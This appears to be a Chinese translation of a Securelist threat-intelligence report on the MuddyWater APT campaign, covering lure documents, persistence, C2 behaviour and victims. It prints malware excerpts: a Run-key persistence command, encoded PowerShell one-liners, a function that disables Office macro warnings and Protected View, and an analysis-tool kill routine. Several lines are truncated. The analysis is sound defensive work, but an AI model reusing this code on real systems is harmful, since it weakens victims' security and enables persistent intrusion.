
MuddyWater最新攻击活动分析


angel010 / 2018-10-11 20:59:18 / 浏览数 2281 技术文章 技术文章 顶(0) 踩(0)


本文翻译自：https://securelist.com/muddywater/88059/


概览


MuddyWater是2017年出现的相对较新的APT组织。其主要攻击伊朗和沙特阿拉伯的政府组织。MuddyWater背后的组织的攻击目标还包括中东、欧洲和美国的其他国家。











MuddyWater使用的鱼叉式钓鱼攻击邮件主要依赖社会工程技术使用户信赖地启用宏。攻击者使用大量被入侵的主机来传播攻击活动。


关于MuddyWater的相关研究成果：
https://sec0wn.blogspot.com/2018/05/clearing-muddywater-analysis-of-new.html?m=1
https://reaqta.com/2017/11/muddywater-apt-targeting-middle-east/
https://blog.malwarebytes.com/threat-analysis/2017/09/elaborate-scripting-fu-used-in-espionage-attack-against-saudi-arabia-government_entity/
https://www.sekoia.fr/blog/falling-on-muddywater/

技术细节

下面是恶意软件提取和执行流的描述，首先从初始感染向量开始，通过宏运行VBA代码，然后释放Powershell代码，powershell代码可以建立以命令为中心的通信，发送受

初始感染向量

初始感染是从启用宏的Office 97-2003文档开始的，文档的宏一般都是密码保护的，以防止静态分析。



当宏首次启用时，恶意的混淆的VBA代码就会执行。在一些例子中，当用户激活伪造的文本框时，恶意宏也会执行。

宏payload、释放的文件和注册表分析

宏payload是base64编码的，会做下面的动作：

向ProgramData文件夹中释放2到3个文件。释放的文件在ProgramData文件夹根目录或子目录下。文件名根据恶意软件的版本不同而不同。
\EventManager.dll
\EventManager.logs
\WindowsDefenderService.inil

向当前用户的RUN
key■HKCU■中添加注册表项，当用户下次登陆时执行。有时候，宏会马上执行恶意payload或进程。注册表和可执行文件可能根据恶意软件版本不同而不同：
Name:WindowsDefenderUpdater
Type:REG_EXPAND_SZ
Data:c:\windows\system32\rundll32.exe advpack.dll,LaunchINFSection C:\ProgramData\EventManager.logs,Defender,1,

下次用户登陆时，释放的payload就会执行。可执行文件是特别挑选的，可以绕过白名单解决方案或与白名单非常相似。除了文件扩展外，宏释放的文件包括EITHER INF、SCT和文本文件或VBS和文本文件。

Case 1: 宏释放的INF、SCT和文本文件

1. INF是通过advpack.dll “LaunchINFSection”函数启动的；
2. INF通过scrobj.dll (Microsoft Scriptlet library) 注册SCT (scriptlet) 文件；
3. 通过WMI (winmgmt)、SCT文件中的JS/VB代码启用Powershell one-liner。

```
powershell.exe -exec Bypass -c $s=(get-content C:\\ProgramData\\WindowsDefenderService.ini);$d = @();$v = 0;$c = 0;while($c -n
```

```
-FJ+QM2?@2CQ1AX1G-,<*+VI.XQ/UW-BQ0RZ2?C1B91=
C.ER2[Z1GD0IH,14+VI2X;2S12:P1=C.@M-BJ1G)2D<2?)1[+2X;2S12:P.;[2>>1[+2X;2S12:P.;[/AR0I=,14+VI+VI-Q+37),@P.S;,@@,YK33..Y5,@P/U?00@1
ZQ/G8,J+/ZI1BF2/K32R3@Q/FQ0;F3FF2S.,A+3(+1G=,AM3EC1KM2>H.S>2:Q,-,3(F2+61ZC-4N-5+/FO->Q1YO/[+,A.,TR,-X1T[-9S,O+/VU/C20:8/QT3-B/=F
.16->N,P4,A6-9M0:L2R/,U9,-51P/1K@2RV/BZ3(A/VF2?B3)93,S29?1B3,P6,KC2?4-4L.S</AV,,Q33.,XS18G1=I.NI2>?1FI1P@0;-.6W/BZ3A,331,@A/V:.O
G-/R-3L1[01P+,@P2+S1FE,AD25N/4+32E3FP,T+.NU,XY.IJ,YC/G6/):/G<05T0@-2,-3AU36O.SA2D(2HZ1LB-:(-=?13T1KM-+/,@N,@71AM32(2MS-4K18O,J+3
(C/8Z17E37V/GO.7-->Z3;M06G2,/1U<,-J3(C.SZ,A51Q,,.*0@.0DD1V-1=B,-I,OO3=*.NG/ZC3)*3-70@-.E</)W/L/12E37?3FQ1PD2R92RU00[-/P1Q+.6:,U+
06H21(,TC12B.2417P-)Z2WT/48.:R2R925--=I,YH-5-2,1/L-1AE0+N,KD.X937201N2D02,)/ZR13P/[O2D)/V-,-2/FV2DK.N;-+)-/11AH2?5.6C2N;2RL1301<
3/8Y-4<,O-,-M/VO0,01U@1=.0E/2HN1Q53<X.6W/8M/.C,J4.Y)1B)1ZY2N;0DM064/[B2+22D*3A;31V0DR1A4-4V29E33*2HY0?U3(,.T*38//V33FZ12U,O213)0
6(,AG36T1ZE1FS/QS/L.,-9.Y=25;.17,A:-4<.X=00P1U517Q0:U.JZ.?K,Y,,-[1U52IL,T?/[11ZI.;:2>[/AY06I1Q7,Y73F52WC-+60+O,K?.7/20=
2?33,S->V3EW1U71[)380/=?/UJ.E-/*A,-Y0D0.1)00P/QG17[/GM/ZW1V)01613,.260E52D?,F*.JR/8*/UL.JJ05;29L0,Q.ND2520,)/4=/.7,OS1=H1Z[-9S0,
01Q53A1.SS1G42?S,JR.A-1TW.1G2:2,T;/QJ3-E,F52DA3<=1=93-=1FG3.(,OO->T1=-/*82X:/L6.X;//C.1U,J22:53EG1=A/AZ/KR,@T,Z006@17N.XK,Z200[-
/F1FH,YW-:(37N.;?3EE,-H05U32E.@>/G7,Y713F/GY1PK/QS,FF,-O/[?.J93<?29W20R37;/QU37</PY,OL-/W1A91AN.JL-/N0OJ2:+17M21+/L32>Z06B.1I.SY
.<,1V3/LW.NV1Q)2>S/Q./QX3EX,J+01+1B73([.EY3F7,EX/QW3753AY3->/GP-/O2N81<Q,FD//42??-/Y.YB3(1,T:0,B2MV/L4/LV24H2MZ.E21G>0@B/321Q+->
```

执行流：


Case 2: 宏释放的VBS和文本文件

VBS文件会自解码，调用`mshta.exe`，传递VB脚本代码，然后交给PowerShell one-liner:

```
powershell.exe -w 1 -exec Bypass -nologo -noprofile -c iex([System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBas
```

```
SQBuAHYAbwBrAGUALQBFAHgAcAByAGUAcwBzAGkAbwBuACAAJAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABJAE8ALgBTAHQAcgBlAGEAbQBSAGUAYQBkAGUAcgAgACgA
JAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABJAE8ALgBDAG8AbQBwAHIAZQBzAHMAaQBvAG4ALgBEAGUAZgBsAGEAdABlAFMAdAByAGUAYQBtACAAKAAkACgATgBlAHcA
LQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACAAKAAsACQAKABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYA
NABTAHQAcgBpAG4AZwAoACcAbgBMADEAYgBiADYAUABMAHMAUwBYADQAUABrAEQALwBoAC8AMQBtAEMANgA3AGkAWABiAGQANgBNAHcAYQBlAFAAbwAzAHAAYgB2AGYA
MABPAFkAMQArAE0ASQB3AEMAUgBWAEkAUwBkADUARgBVAG0AcQBSAEsAcgBsADMAWQAvADMAMwBJADcAOAB0AFkAcwBTAEkAeQBnAHAASQBiAEIAegA2AGwATABaAEgA
ZgBKAFQATQB5AEwAaQB0AFcAUgBQAHoAeABqADMAKwBZAC8AZAAvAC8AOQBaAGYAYgA5AFcAOQAvAC8ATwBXAHcAKwBvAC8AUAAvACsAVQAvAFYAdAB0AGYAZgBqAGsA
KwAvAGYAdgAzAFAAKwAvAFgAOAA0AGYATgBYADcANwA4ADkAZgBGAHcAKwBzAC8AegByADgANwAvAFgASgAwAC8ALwBhAGMALwAvAHUAMwBmAGoALwA5AHoAdgBmAHYA
UABmAC8ALwBsAGIALwAvAHoATAAvAC8ANQBMAC8ALwA4ACsANQBjAHYAMgB6AC8ALwB4ACsATAA1AEwANABjAC8AbgB2ADUAKwBkAGYAcgBnAFAAMAAvAC8AKwA5AFAA
ZgBSADkATwAvAC8AZQBXAC8ALwBmAFgANQA4AEQAOQBPADEALwAvAFQAMwA4AGUAVAB2ADYAMwArADIAOAB1AC8ALwBYAHMANQAvAGQAYwB2AGYAeAB5AHMALwA3AC8A
LwA5AGMAdgBWAC8AZgBUAHYAKwB6AC8ALwAyACsASgB2AGYAMwAvAGEALwBaAGYAOQA4AGQALwAvADkAdQBsAHEATQBoADcAMwB2AC8AcgBUAGIAQwBRAC8AMwBkAC8A
MgBQAC8AegB4AGoAMwA5AFoALwBQAG0ALwAvAG8AKwAvADcAQQBkAFgATgA4ADAAWABSAC8AVgBEAGYANwBxADcAcQB6ADkAYwB5AHcAWABvAGUAegBQAC8AdgBkAE8A
RABIAHQANwArADEAKwBuAC8ANgAyAGMAbQA5ACsAMQBuAGYAcgAyAC8ATgBaADgANQAvAGMAZABmAEoAegA5AE8ALwAvAC8AOAB4ADcAZgB2AC8ALwAzAEYALwAvAFUA
LwAvAFYALwA2AGYAMQBmAGQALwA3AHMAcQB6ADMALwBkAG4ALwA3ADMANgBmAHoARABjAFAAOAB3AE8AUAA5ADgAKwB0ADgALwAxADkALwBQAFAAegA1ACsALwB1AFgA
MABJAEwAKwBQAGYALwA0ACsAKwBuAG4ANgA0AFkALwBuAFAANgAxAE8ALwAvAHYAbAA4AFgAUAA5AC8AWQBUAC8AVgBMAG8AcgBuAFMALwAxAHAAVgA2AG4ASABJAC8A
UAAzAFgAWABzAFoAYgBxADcARABlAHQAbgAzAHQANwAwAGkAcQBPAGYAcAAwAC8ASgA1AGYAegB2AFQAegBlAFQAUAAyADAAVwA5AGMAdABmAEgAKwBvAFAAMgA5AFcA
eAAvAHIAVABEAFUAdwB6AHcAdQArAGUAaQBiADIAUAB1AFUAZQBvAEgANQBoAHMAOABaAHYAZABLADkASgBIAGoANAAxAHgAVwBhAFAAMQBaADMAbwB1AGUAegBhAHoA
TwBRAEQANQA2AFcATgBXAFAATABsACsAVABqAHkANgBIAHUAagBLAG4AUAAxAHoALwAvAFAAMwAyADUAKwA5ADMAOQBlAGEALwAzAC8ALwA4AC8AZQBiAG4ANwA5AFAA
VABTADUALwArAFkAOQBZAHYAZABQADkATQA1ADQAMAA3AHYAZAAvADUASgBtAFYAYgBiADkASwA5AGEASABBAFAAZQBpADEAOQBwAC8ATQAzAHYAdwAvADIAKwBPAHAA
```

执行流：



PowerShell代码

当Powershell通过`WMI, wscript.exe, ■mshta.exe`激活后，就会执行one-liner
PowerShell代码，代码会读取释放到`ProgramData`文件夹的编码的文本文件，然后解码。得到的代码经过了多层混淆。

PowerShell代码首先要做的是关闭office的宏告警（`Macro Warnings`）和受保护视图（`Protected View`）。这是为了确保之后的攻击不需要用户交互，也允许宏代码访问内部VBA代码，以便在之后的攻击中静默执行宏代码。

```
function YUCHPJXEQSDAGSHHYPEXUIMMVWUZEG()
{
    for($i=10; $i -le 20; $i++){
        $rgb = "HKCU:\Software\Microsoft\Office\$i.0\word\Security";
        if(test-path $rgb){
            New-ItemProperty -Path $rgb -Name AccessVBOM -Value 1 -PropertyType DWORD -Force | out-null;
            New-ItemProperty -Path $rgb -Name VBAWarnings -Value 1 -PropertyType DWORD -Force | out-null;
            $rgb = "$rgb\ProtectedView";
            if(test-path $rgb){
                New-ItemProperty -Path $rgb -Name DisableAttachementsInPV -Value 1 -PropertyType DWORD -Force | out-null;
                New-ItemProperty -Path $rgb -Name DisableInternetFilesInPV -Value 1 -PropertyType DWORD -Force | out-null;
                New-ItemProperty -Path $rgb -Name DisableUnsafeLocationsInPV -Value 1 -PropertyType DWORD -Force | out-null;
            }
        }
    }
}
```

然后检查运行的进程，并与硬编码的进程名进行对比。如果找到任何一个进程，就重启机器。这些硬编码的进程名都与恶意软件研究人员使用的工具相关：

```
function PSAMOOJZJQTTEQZFEXWTZVBJYTJCGX()
{
    $p = @("win32_remote","win64_remote64","ollydbg","ProcessHacker","tcpview","autoruns","autorunsc","filemon","procmon",
    "regmon","procexp","idaq","idaq64","ImmunityDebugger","Wireshark","dumpcap","HookExplorer","ImportREC","PETools","LordPE",
    "dumpcap","SysInspector","proc_analyzer","sysAnalyzer","sniff_hit","windbg","joeboxcontrol","joeboxserver")
    for ($i=0; $i -lt $p.length; $i++) {
        if(ps -name $p[$i] -ErrorAction SilentlyContinue){
            shutdown /s /f /t 0
            exit
        }
    }
}
```

“win32_remote“,”win64_remote64“,”ollydbg“,”ProcessHacker“,”tcpview“,”autoruns“,”autorunsc“,”filemon“,”procmon“,”regmon“,”proce

在一些样本中，恶意软件还会计算每个运行进程名的校验和，如果与硬编码的校验和匹配，就通过ntdll.dll NtRaiseHardError函数产生BSOD（蓝屏死机）的效果。

C2通信

从数组$dragon_middle中嵌入URL长列表中随机选择一个URL。选择的URL之后就会用于C2通信。如果无法向选择的C2 URL发送数据，就尝试从$middle_dragon从获取另一个随机URL，然后休眠1~30秒，并再次循环。

```
function CCXNAHWGOBDJLTTMAHBIQHWRLTJKNK()
{

    $rnd = Get-Random -minimum 0 -maximum ($dragon_middle.Length)
    $site = $dragon_middle[$rnd]
    $global:url = $site

}
```

受害者系统监控

代码会尝试通过https://api.ipify.org/获取受害者的公网IP。

公网IP会与OS■■■■■IP■Machine Name■Domain Name■UserName等数据加密后一起POST到之前选择的URL中来进行新受害者注册。这样攻击者就可以根据IP、国家、位置、攻击的企业等信息选择接受或拒绝该受害者。$sysid。ID也会与请求执行的命令一起发送给C2。

支持的命令包括：

```
upload
screenshot
Excel
Outlook
Risk
Reboot
Shutdown
Clean
```


这些命令也与软件的版本有关。

1. “screenshot”命令会获取截屏并以.PNG文件的形式保存在ProgramData。
2. “Excel”命令会接收powershell代码的另一个阶段，保存在c:\programdata\a.ps1中，然后请求Excel通过DDE执行PowerShell脚本。
3. “Outlook” 命令会接收powershell代码的另一个阶段，保存在c:\programdata\a.ps1中，然后通过COM、MSHTA.exe请求outlook来执行。
4. “risk”命令会接收powershell代码的另一个阶段，保存在c:\programdata\a.ps1中，然后通过COM交互请求Explorer.exe来执行。
5. “upload”命令会从C2服务器下载文件，然后保存在C:\ProgramData中。
6. “clean”命令会破坏受害者的磁盘C, D, E, F，然后重启。
7. “reboot”和“shutdown”命令会马上重启或关闭受害者机器。

在恶意软件的其中一个版本中，代码会检查ProgramData文件夹是否含有Kasper、Panda、ESET等关键字相关的文件和文件夹。

```
function WFOHWZAFJICTNZXQGFZRXXGYGWAOTJ(){

$name = (dir c:\programdata) | select Name

$array = @("Kasper", "Panda","ESET")

$source = $name.Name


$source | where {

    $found = $FALSE

    foreach($arr in $array){

        if($_.Contains($arr)){

            $found = $TRUE

        }

        if($found -eq $TRUE){
```

受害者分布



MuddyWater的大多数受害者分布在约旦、土耳其、伊拉克、巴基斯坦、沙特阿拉伯、阿富汗和阿塞拜疆，俄罗斯、伊朗、巴林、奥地利和马里等国也有少量分布。根据攻

攻击者欺骗和归属

MuddyWater组织使用的反混淆的PowerShell代码与之前用作原型的PowerShell脚本类似。攻击中使用的许多文档也含有其作者机器的嵌入路径。发现的路径有：

- C:\Users\leo\AppData\Local\Temp\Word8.0\MSForms.exd
- C:\Users\poopak\AppData\Local\Temp\Word8.0\MSForms.exd
- C:\Users\Vendetta\AppData\Local\Temp\Word8.0\MSForms.exd
- C:\Users\Turk\AppData\Local\Temp\Word8.0\MSForms.exd

Leo, Poopak,
